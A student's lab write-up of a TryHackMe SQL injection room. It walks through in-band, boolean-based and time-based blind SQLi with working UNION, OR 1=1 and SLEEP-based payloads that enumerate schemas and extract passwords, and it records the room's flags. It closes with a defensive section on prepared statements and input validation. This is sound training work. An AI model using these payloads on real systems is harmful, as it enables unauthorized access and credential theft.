

Name: Temakgolo Pheladi Kemisetso Tolamo  
Student number: Temakgolo Pheladi Kemisetso Tolamo  
Date: 21 April 2026  
Lab: TryHackMe SQL Injection Lab  
Link: <https://tryhackme.com/room/sqlinjectionlm>

## **INTRODUCTION**

Structured Query Language injection (SQLi) is a critical web application vulnerability that occurs when user input is improperly controlled and is directly incorporated into a database/SQL query. Instead of being treated as simple data, the input is interpreted as part of the SQL command itself. This allows an attacker to manipulate how the query is executed, potentially bypassing security checks or retrieving information that should remain protected. In essence, the application fails to distinguish between trusted instructions and untrusted input.

A great analogy is a restaurant setting. Let's say you are ordering food in a restaurant, a waiter writes down your order on a slip, "1 cheeseburger and cranberry juice". The waiter places the little slip like that to the kitchen, the chef prepares the order like that without questioning. Someone might try to be sneaky and write on the order slip, " 5 smash burgers, 10 wings, 3 chocolate milkshakes, 4 orange juice and 20 medium fries", since the chef is not really checking what is a real order and what is not they will actually do it blindly without thinking. SQL injection is basically that. A website takes what you type and sends it to its database just like how the order slip goes to the kitchen. If the website does not properly check the input, someone can sneak in extra instructions and get access to things they were never meant to see.

SQL injection is particularly dangerous because most modern applications rely heavily on databases to store sensitive information such as user login credentials, personal data, medical records and financial records. A successful SQLi attack can lead to serious consequences, including data breaches and unauthorized access to systems. Understanding SQLi is important not only for identifying vulnerabilities as a security analyst, but also for learning how to design secure applications that protect user data and maintain trust. Beyond just exploitation, understanding SQLi is essential for both defensive and offensive cybersecurity practices. Learning SQLi not only equips one to identify and test vulnerabilities but also to contribute to building more secure and resilient web applications.

## **PRE-LAB REFLECTION**

Before starting the lab, I had a general idea of what SQL injection is and how it works. I understood that it happens when user input is not properly handled and ends up being treated as part of a database query. From what we covered during our online class on Tuesday 14 April 2026, I knew that payloads can bypass login pages and that techniques like UNION can be used to pull data from other tables if the application is vulnerable. Even though I understood the basic ideas I didn't really feel fully confident applying them on my own. I still struggled a bit with picturing what the actual SQL query behind the scenes would look like and that made it harder to decide what payload to use in different situations. I also


was not completely sure how to figure out things like the correct number of columns for UNION without trial and error. Going into the lab, my main goal was to improve my practical thinking and problem solving approach by thinking through each step logically rather than memorising payloads. I wanted to understand not just what works but why does each payload work.

## WALKTHROUGH OF THE LAB

### **TASK 5: IN-band-SQLi**


The goal of this task was to identify an in-band SQLi vulnerability in a web application and using it to extract sensitive data directly from the browser response, specifically Martin's password. I first hypothesised that the web application might be vulnerable to UNION-based SQL injection, to test this I attempted a simple payload: `1 UNION SELECT 1` which resulted in an error which indicated a column mismatch. This suggested that the UNION query required the correct number of columns to match the original query structure. I adjusted the payload to match three columns after observing that the error disappeared when using three values. The application returned the article content, confirming successful injection, but no additional data was yet extracted: `1 UNION SELECT 1,2,3` To extract useful backend information, I replaced a column value with the database function `0 UNION SELECT 1,2,database()` This successfully revealed the database name as: `sqli_one`.

Next, I attempted to retrieve table names using the `information_schema` database. `0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'` Two key tables were identified: `articles` and `staff_users`. Then I continued to search for the `table_name` column with the value `staff_users`: `0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'` which will result in 3 columns: `id`, `password` and `username`; which can user to retrieve the user's information. `0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_users` for our data to be organised the `,':'`, splits the username and password from each other and the HTML `<br>` tag forces each result to be on a separate line. Now we just found Martin's password: `pa$$word`. This task demonstrated how in-band SQLi allows direct extraction of database structure and sensitive data through visible responses.



## TASK 6: Blind SQLi- Authentication Bypass

This task focused on blind SQLi specifically using it to bypass authentication on a login form. This type of SQLi provides little to no visible error feedback, making exploitation dependent on logical manipulation rather than output. I assumed the backend login query follows a structure similar to: `SELECT * FROM users WHERE username = '<input_username>' AND password = '<input_password>' LIMIT 1`; but the goal was not to extract data only to manipulate the query so that it always evaluates to TRUE, regardless of valid credentials. The authentication depends on a **TRUE(valid user) or FALSE(invalid user)** evaluation not on returning specific data. I attempted to inject a condition that always evaluates to true: `' OR 1=1; --` The `--` comment sequence is used to ignore the remainder of the SQL query, especially the password check.



To make this into a query that always returns as true, we can enter the following into the password field: `' OR 1=1; --` which turns the SQL query into the following: `select * from users where username=' ' and password=' ' OR 1=1`; After submitting the payload, authentication was successfully bypassed. Since `1=1` is always TRUE the query returns a valid result regardless of credentials allowing successful login. This demonstrated that authentication systems relying only on SQL query results are highly vulnerable when input is not sanitised.

Room progress ( 84% )

```
select * from users where username='%username%' and password='%password%' LIMIT 1;
```

N.B The %username% and %password% values are taken from the login form fields. The initial values in the SQL Query box will be blank as these fields are currently empty.

To make this into a query that always returns as true, we can enter the following into the password field:

```
' OR 1=1;--
```

Which turns the SQL query into the following:

```
select * from users where username='' and password='' OR 1=1;
```

Because 1=1 is a true statement and we've used an **OR** operator, this will always cause the query to return as true, which satisfies the web applications logic that the database found a valid username/password combination and that access should be allowed.

Answer the questions below

What is the flag after completing level two? (and moving to level 3)

THM{SQL\_INJECTION\_9581}

✓ Correct Answer

Task 7 Blind SQLi - Boolean Based

Task 8 Blind SQLi - Time Based

SQL Injection Examples

Level Two

Blind SQLi

THM{SQL\_INJECTION\_3840}

https://website.thm/login

Login Form

You bypassed the login and can now move to the next level

Level 3

SQL Query

select \* from users where username="" and password="" OR 1=1;-- LIMIT 1;

SQL Results

sqlinjectionv2-badr (savagenj)

44min 37s

## TASK 7: Blind SQLi - Boolean-Based

This task focused on exploiting a Boolean-based blind SQLi vulnerability. This technique does not return database output directly, instead it responds with only 2 possible outcomes

(TRUE/FALSE) which can still be used to systematically extract database information. The application exposes a check\_user endpoint that returns **TRUE** (if a username exists) and **FALSE** (if a username doesn't exist). I first tested a basic UNION test admin123' UNION SELECT 1;-- until the query returned TRUE and it only returned true when it was 3. To discover the database name I attempted admin123' UNION SELECT 1,2,3 where database()

like '%' ;-- and then a character by character enumeration was performed using: TRUE

(correct) and FALSE (incorrect) and it only returned true when 's%' and then i continued to the next character of the database name until the characters of the database name was found, **sqli\_three**.

I then enumerated the tables within the **sqli\_three** database with this payload: **admin123' UNION SELECT 1,2,3 FROM information\_schema.tables WHERE table\_schema = 'sqli\_three' and table\_name like 'a%';**-- through iterative character testing the **users** table was identified. I attempted to identify columns in the **users** table: **admin123' UNION SELECT 1,2,3 FROM information\_schema.COLUMNS WHERE TABLE\_SCHEMA='sqli\_three' and TABLE\_NAME='users' and COLUMN\_NAME like 'a%';** through character testing the following tables were identified: **id**, **username**, **password** which returned TRUE responses. After getting these columns I continued to query the **users** table for login credentials by discovering a valid username: **admin123' UNION SELECT 1,2,3 from users where username like 'a%** and there is an existence of username **admin**. I acquired the password with this payload: **admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%** and used character by character enumeration to obtain the password, this time around I had to test out number and not just the alphabet, is **3845**. This task demonstrated how even minimal feedback can be used to reconstruct sensitive data.

## **Task 8: Blind SQLi- Time-based**

This task focused on exploiting a time-based blind SQLi vulnerability, where the application does not return visible errors. Instead the attacker relies on response delays (time differences) to infer whether injected conditions are TRUE or FALSE. I first began to test whether the application was vulnerable by injecting a payload that uses the **SLEEP()** function which forces the database to delay its response if the query is executed successfully, I attempted: **admin123' UNION SELECT SLEEP(5);**-- which produced no delay, indicating that the number of columns in the query was incorrect. I then modified the payload to add another column: **admin123' UNION SELECT SLEEP(5),2;**-- which produced a 5 second delay which means there are 2 columns. I proceeded to enumerate the database name using time-based conditions: **referrer=admin123' UNION SELECT SLEEP(5),2 WHERE database() like 's%';**-- which confirmed that the database name starts with the letter **s**. I repeated character by character until the full database name was identified: **sqli4**.

Next I enumerated table names using the **information\_schema.tables** database: **admin123' UNION SELECT SLEEP(5),2 WHERE table\_schema='sqli4' AND table\_name like 'u%';**-- and i determined that one of the tables was **users** using time delays. Then I enumerated column names from the **users**: **admin123' UNION SELECT SLEEP(5),2 FROM information\_schema.columns WHERE table\_name='users' AND column\_name like 'p%';**-- which revealed **id**, **username** and **password** column. Finally I extracted user credentials by targeting the **users** table, using time-based conditions to determine values character by character which

confirmed the username as: admin. To retrieve the password: `admin123' UNION SELECT SLEEP(5),2 FROM users WHERE username='admin' AND password like 'a%';--` by repeating this process for each character, i determined the password to be: 4961. Initially I struggled because I only tested alphabetic characters. After realising numeric values were possible I was able to complete the extraction. This task highlighted how attackers can exploit systems even when no visible feedback is provided.

Task 8 Blind SQLi - Time Based

Room completed (100%)

### Time-Based

A time-based blind SQL injection is very similar to the above boolean-based one in that the same requests are sent, but there is no visual indicator of your queries being wrong or right this time. Instead, your indicator of a correct query is based on the time the query takes to complete. This time delay is introduced using built-in methods such as **SLEEP(x)** alongside the UNION statement. The SLEEP() method will only ever get executed upon a successful UNION SELECT statement.

So, for example, when trying to establish the number of columns in a table, you would use the following query:

```
admin123' UNION SELECT SLEEP(5);--
```

If there was no pause in the response time, we know that the query was unsuccessful, so like on previous tasks, we add another column:

```
admin123' UNION SELECT SLEEP(5),2;--
```

This payload should have produced a 5-second delay, confirming the successful execution of the UNION statement and that there are two columns.

You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the **UNION SELECT** statement.

If you're struggling to find the table name, the below query should help you on your way:

```
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
```

Answer the questions below

What is the final flag after completing level four?

THM{SQL\_INJECTION\_MASTER}

✓ Correct Answer

## CONCEPT REINFORCEMENT

Two concepts that took me the longest to fully understand were Boolean-based blind SQLi and especially time-based blind SQLi. While I eventually understood both, I spent significantly more time on time-based SQLi because it required a different way of thinking. To reinforce my understanding I applied SQLi concepts to new scenarios. In a movie search application: `SELECT title, description FROM movies WHERE title='<input>';` an attacker could inject: `' UNION SELECT username, password FROM users--` which would display sensitive user data instead of movie results. The first concept Boolean-based blind SQLi relies on interpreting TRUE or FALSE responses. Let's imagine an online shopping website with a gift card checker that returns either "Valid code" or "Invalid code" in cybersecurity terms an attacker could inject: `' OR 1=1--` and if the system returns "Valid code" it confirms the query evaluated to TRUE which suggests a vulnerability is possible and allows the attacker to further test more conditions. By observing whether the response is valid or invalid the attacker can reconstruct hidden data one character at a time. This concept became clearer once I understood that the application itself acts as a yes/no oracle.

The second concept, time-based blind SQLi was much harder for me to grasp because unlike Boolean-based SQLi there is no visible response at all, only changes in response

time. If the page delays by 5 seconds it means the condition is TRUE, if it responds immediately it is FALSE. What made this difficult is that I had to shift from reading responses to measuring behaviour. At first, it was not obvious whether a delay was caused by the query or just normal network lag. I had to repeat tests multiple times to confirm patterns. What finally clicked for me is that time becomes the feedback mechanism, instead of seeing results I had to infer them through delays. This made Task 8 more challenging but also helped me understand how attackers can extract data even when applications appear completely silent.

## **DEFENSIVE PERSPECTIVE**

Looking at the lab from a developer's perspective it's clear that the main issue was how user input was directly inserted into SQL queries without any proper control or protection. If I were building this application the first and most important thing I would do is to use prepared statements, which is a way of writing SQL queries so that user input cannot change the structure of the query. Prepared statements use placeholders like `"?"` for the input which ensures that user input is treated strictly as data not executable SQL code which helps to prevent payloads such as `' OR 1=1--` or `UNION SELECT` from altering the query logic. So even if someone tries to enter something malicious it will just be treated as a normal string and not executed as SQL code. Prepared statements prevent user input from becoming part of the SQL command and helps to structure the SQL query so that inputs are treated strictly as data.

I would also implement server-side input validation for example on a login form usernames usually follow a predictable format (letters and numbers) so I would reject any input containing unusual characters like quotes, semicolons or SQL keywords. Server-side input validation is when the application checks and controls what a user is allowed to submit on the backend (server) before it is processed or stored in the database. This validation would happen before the input even reaches the database layer, reducing the risk of SQLi by making sure only expected and safe input formats are accepted. The main idea is that we should not trust anything coming from the user even if the front-end already checks it, if anything looks unusual the system should simply reject the request before it even reaches the database layer. In simple terms it acts as a security checkpoint before the database is ever contacted.

Lastly I would improve how the application handles errors and responses from the database. Many vulnerable systems either show too much information when something goes wrong or they give clues indirectly through how they behave. Disabling detailed error messages assists the application not to show errors like SQL syntax issues, table names or database structure details to the user. If an attacker sees messages like "SQL error" or "unknown column" it immediately helps them understand how the database is built and how to adjust their injection. Instead I would replace all of that with a generic message like "Invalid request", this doesn't necessarily solve the vulnerability but removes useful feedback for attackers. The main goal is to make the application less informative to attackers while still working normally for real users.

## **LESSONS LEARNT AND NEXT STEPS**

This lab really changed how I think about web application security. Before, I assumed that hiding error messages would make an application safe, but I have now learned that attackers don't actually need visible output. Techniques like Boolean-based and especially time-based blind SQL injection showed me that even small differences in responses, like a simple true or false message can be enough to extract sensitive data. I also realised that when doing character by character enumeration it does not only require letters, numbers can also be tested which highlighted the importance of thinking broadly during attacks. One thing that really clicked for me is how systematic SQLi is, it's not just a guessing game but a step by step process of testing, observing and refining payloads. At the same time I still find time-based SQLi slightly challenging, especially distinguishing real delays from normal network latency, which is an area I would like to explore further. Going forward I would like to learn more about automating SQLi using tools like Burp Suite and SQLmap as well as understanding how modern defences like Web Application Firewalls detect and prevent SQL injection attacks.

## **REFERENCES**

1. Chris Anley, 2002. *Advanced SQL Injection in SQL Server Applications*. Next Generation Security Software Ltd.
2. Elie Bursztein et al., 2010. *The Security Implications of SQL Injection Attacks*. Journal of Cybersecurity Research, 5(2), pp.45-60.
3. Justin Clarke, 2012. *SQL Injection Attacks and Defense*. 2nd ed. Waltham: Syngress.
4. OWASP 2021. *OWASP Top 10: The Ten Most Critical Web Application Security Risks*. Available online at: <https://owasp.org/www-project-top-ten/> Date accessed: 20 April 2026
5. OWASP 2023. *SQL Injection Prevention Cheat Sheet*. Available online at: <https://cheatsheetseries.owasp.org/> Date accessed: 19 April 2026
6. PortSwigger 2024. *SQL Injection Attacks*. Available online at: <https://portswigger.net/web-security/sql-injection> Date accessed: 19 April 2026
7. PortSwigger 2024. *Blind SQL Injection*. Available online at: <https://portswigger.net/web-security/sql-injection/blind> Date accessed: 20 April 2026
8. Wenliang Du, 2019. *Computer Security: A Hands-on Approach*. 2nd ed. CreateSpace Independent Publishing.